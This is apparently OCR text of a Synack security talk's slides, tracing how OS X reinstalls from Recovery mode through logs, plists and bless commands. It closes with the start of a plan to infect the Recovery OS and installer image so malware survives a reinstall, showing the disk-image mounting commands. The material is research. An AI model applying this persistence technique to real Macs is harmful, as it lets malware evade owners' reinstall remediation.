


```
# ps aux | grep “OS X Utilities.app”
root  441   /System/Installation/CDIS/OS X Utilities.app

# ps -f 441
PID   PPID
441   418  /System/Installation/CDIS/OS X Utilities.app

# ps -f 418
PID PPID  CMD
418   133  /System/Library/CoreServices/Language Chooser.app

# ps -f 133
PID PPID  CMD
133 1 /bin/sh /etc/rc.install

# ps -f 1
PID PPID  CMD
1 0 /sbin/launchd
```

(reverse) process hierarchy

(RE) INSTALLATION PROCESS

restoring os x from recovery mode



installer application
(InstallAssistant)

```
//output from install.log
# tail -f /var/log/install.log
[InstallAssistant] @(#)PROGRAM:Install

[InstallAssistant] Using mutable product path:
 /Volumes/Macintosh HD/OS X  Install Data

[InstallAssistant] IAPisaDownload: finished

//output from system.log
# tail -f /var/log/system.log
[storedownloadd] sending status 0.000000%
...
[storedownloadd] sending status 1.000000%
```

log output


Synack

(re) Installation Process

restoring os x from recovery mode

"click to restart"

/Volumes/Macintosh HD/
OS X Install Data/



index.sproduct

InstallESD.dmg

the OS X installation
file system image

Synack

(re) Installation Process

index.sproduct

```
# cat  /Volumes/Macintosh HD/OS X Install Data/index.sproduct
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
   <key>Packages</key>
   <array>
      <dict>
         <key>Identifier</key>
         <string>com.apple.dmg.MacOSX</string>
         <key>Size</key>
         <integer>6211726289</integer>
         <key>URL</key>
         <string>InstallESD.dmg</string>
         <key>Version</key>
         <string>10.11.5.1.1.146226507</string>
      </dict>
   </array>
</dict>
</plist>
```


index.sproduct

- bundle id
- size
- url
- version

Synack

(re) Installation Process

mounting InstallESD.dmg, then BaseSystem.dmg



```
# tail -f /var/log/install.log
[InstallAssistant] Opening /Volumes/Macintosh HD/
OS X Install Data/InstallESD.dmg

# tail -f /var/log/system.log
[kernel] hfs: mounted OS X Install ESD on device
disk15s2

# ls /Volumes
...
OS X Base System
OS X Install ESD
```

mounting installESD.dmg


```
# tail -f /var/log/install.log
[InstallAssistant] Extracting boot files from /
Volumes/OS X Install ESD/BaseSystem.dmg

# tail -f /var/log/system.log
[kernel] hfs: mounted OS X Base System on device
disk161

# ls /Volumes
...
OS X Base System
OS X Base System 1
OS X Install ESD
```

mounting baseSystem.dmg

Synack

(re) Installation Process

copying files out of BaseSystem.dmg



/Volumes/OS X Base System 1

/Volumes/Macintosh HD/
OS X Install Data

- prelinkedkernel
- Boot.efi
- PlatformSupport.plist

```
# tail -f /var/log/install.log
InstallAssistant: Extracting Boot Bits from Inner DMG:
InstallAssistant:  Copied prelinkedkernel
InstallAssistant:  Copied Boot.efi
InstallAssistant:  Copied PlatformSupport.plist
```

log output

(re) Installation Process

generation of com.apple.Boot.plist file


```
# tail -f /var/log/install.log
InstallAssistant: Generating the com.apple.Boot.plist file
InstallAssistant: com.apple.Boot.plist:
{
   "Kernel Cache" = "/OS X Install Data/prelinkedkernel";
   "Kernel Flags" = “container-dmg=file:///OS%20X%20Install%20Data/
                     InstallESD.dmg root-dmg=file:///BaseSystem.dmg";
}
```

"The kernel flags — by another name, command line arguments — specify to the kernel that it is to mount InstallESD.dmg as a container image, which it needs to mount in order to find the actual image to use as a root file system — the BaseSystem.dmg"
-Mac OS X and IOS Internals

(RE) INSTALLATION PROCESS


bless; configure boot targets for the system

blessings



```
# tail -f /var/log/install.log
InstallAssistant: Blessing /Volumes/Macintosh HD --
                  /Volumes/Macintosh HD/OS X Install Data
InstallAssistant: ****** Setting Startup Disk ******
InstallAssistant: ****** Path: /Volumes/Macintosh HD
InstallAssistant: ****** Boot Plist: /Volumes/Macintosh HD/
                         OS X Install Data/com.apple.Boot.plist

InstallAssistant: /usr/sbin/bless -setBoot -folder /Volumes/Macintosh HD/
OS X Install Data -bootefi /Volumes/Macintosh HD/OS X Install Data/boot.efi
-options config="\OS X Install Data\com.apple.Boot" -label OS X Installer
```

blessing



```
# nvram -p
efi-boot-device
   <key>IOEFIBootOption</key>
   <string>config="\OS X Install Data\com.apple.Boot”</string>
```

nvram output

Synack

(re) Installation Process


phase 0x2; unattended install

reboot

unattended install

```
# less /etc/rc.install

LAUNCH="/System/Library/CoreServices/Language
Chooser.app/Contents/MacOS/Language Chooser”

OSINSTALLER="/System/Installation/CDIS/OS X
Installer.app/Contents/MacOS/OS X Installer”

TARGET_APP="${OSINSTALLER}"

"${LAUNCH}" "${TARGET_APP}"
            -f ${MINSTALL_CONF}
            -AppleLanguages "(${MINSTALL_LANG})"
            ${STDARGS}
            ${EXTRAARGS}
```

rc.install



/System/Installation/CDIS/OS X Installer.app

(re) Installation Process

phase 0x2; unattended install


```
# cat /var/log/install.log
OSInstaller: Looking for automation file at /Volumes/Mac HD/
OS X Install Data/minstallconfig.xml

# cat /Volumes/Mac SSD/OS X Install Data/minstallconfig.xml
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
   <key>InstallType</key>
   <string>automated</string>
   <key>Language</key>
   <string>en</string>
   <key>Package</key>
   <string>/System/Installation/Packages/OSInstall.mpkg</string>
   <key>Target</key>
   <string>/Volumes/Macintosh HD</string>
  </dict>
</plist>
```

minstallconfig.xml

(re) Installation Process

phase 0x2; unattended install

OS X Installer.app

```
# less /var/log/install.log
OSInstaller: Attaching disk image
/Volumes/Mac OS X Install DVD/BaseSystem.dmg
```

mount downloaded BaseSystem.dmg


```
# less /var/log/install.log
OSInstaller: PackageKit: ----- Begin install -----
OSInstaller: PackageKit: packages(
"PKLeopardPackage <file:///System/Installation/
Packages/BaseSystemResources.pkg>",
"PKLeopardPackage <file:///System/Installation/
Packages/Essentials.pkg>",
"PKLeopardPackage <file:///System/Installation/
Packages/OSInstall.pkg>"
)
OSInstaller: Installed “OS X” ()
OSInstaller: PackageKit: ----- End install -----
```

installation via PackageKit

Synack

(re) Installation Process

phase 0x2; unattended install




all new!


```
# cat  /var/log/install.log
OSInstaller: Blessed disk: Bless disk operation for disk:
SKDisk { BSD Name: disk0s2 Mount point: /Volumes/Macintosh HD
Role: kSKDiskRoleLegacyMacSystem Type: kSKDiskTypeHFS }
```

blessed

RECOVERY OS INFECTION

surviving an os reinstall (vm only)






Synack

The Plan

in three 'easy' steps



1 infect recovery os

2 infect the os x installer image


3 infect os x

Synack

Step 0x1: Infecting Recovery OS

modify the BaseSystem disk image

```
# mount -t hfs /dev/disk0s3 /Volumes/Recovery
# ls /Volumes/Recovery/com.apple.recovery.boot
  BaseSystem.dmg

# hdiutil attach -owners on /tmp/BaseSystem.dmg -shadow
/dev/disk2s1          Apple_HFS     /Volumes/OS X Base System
```



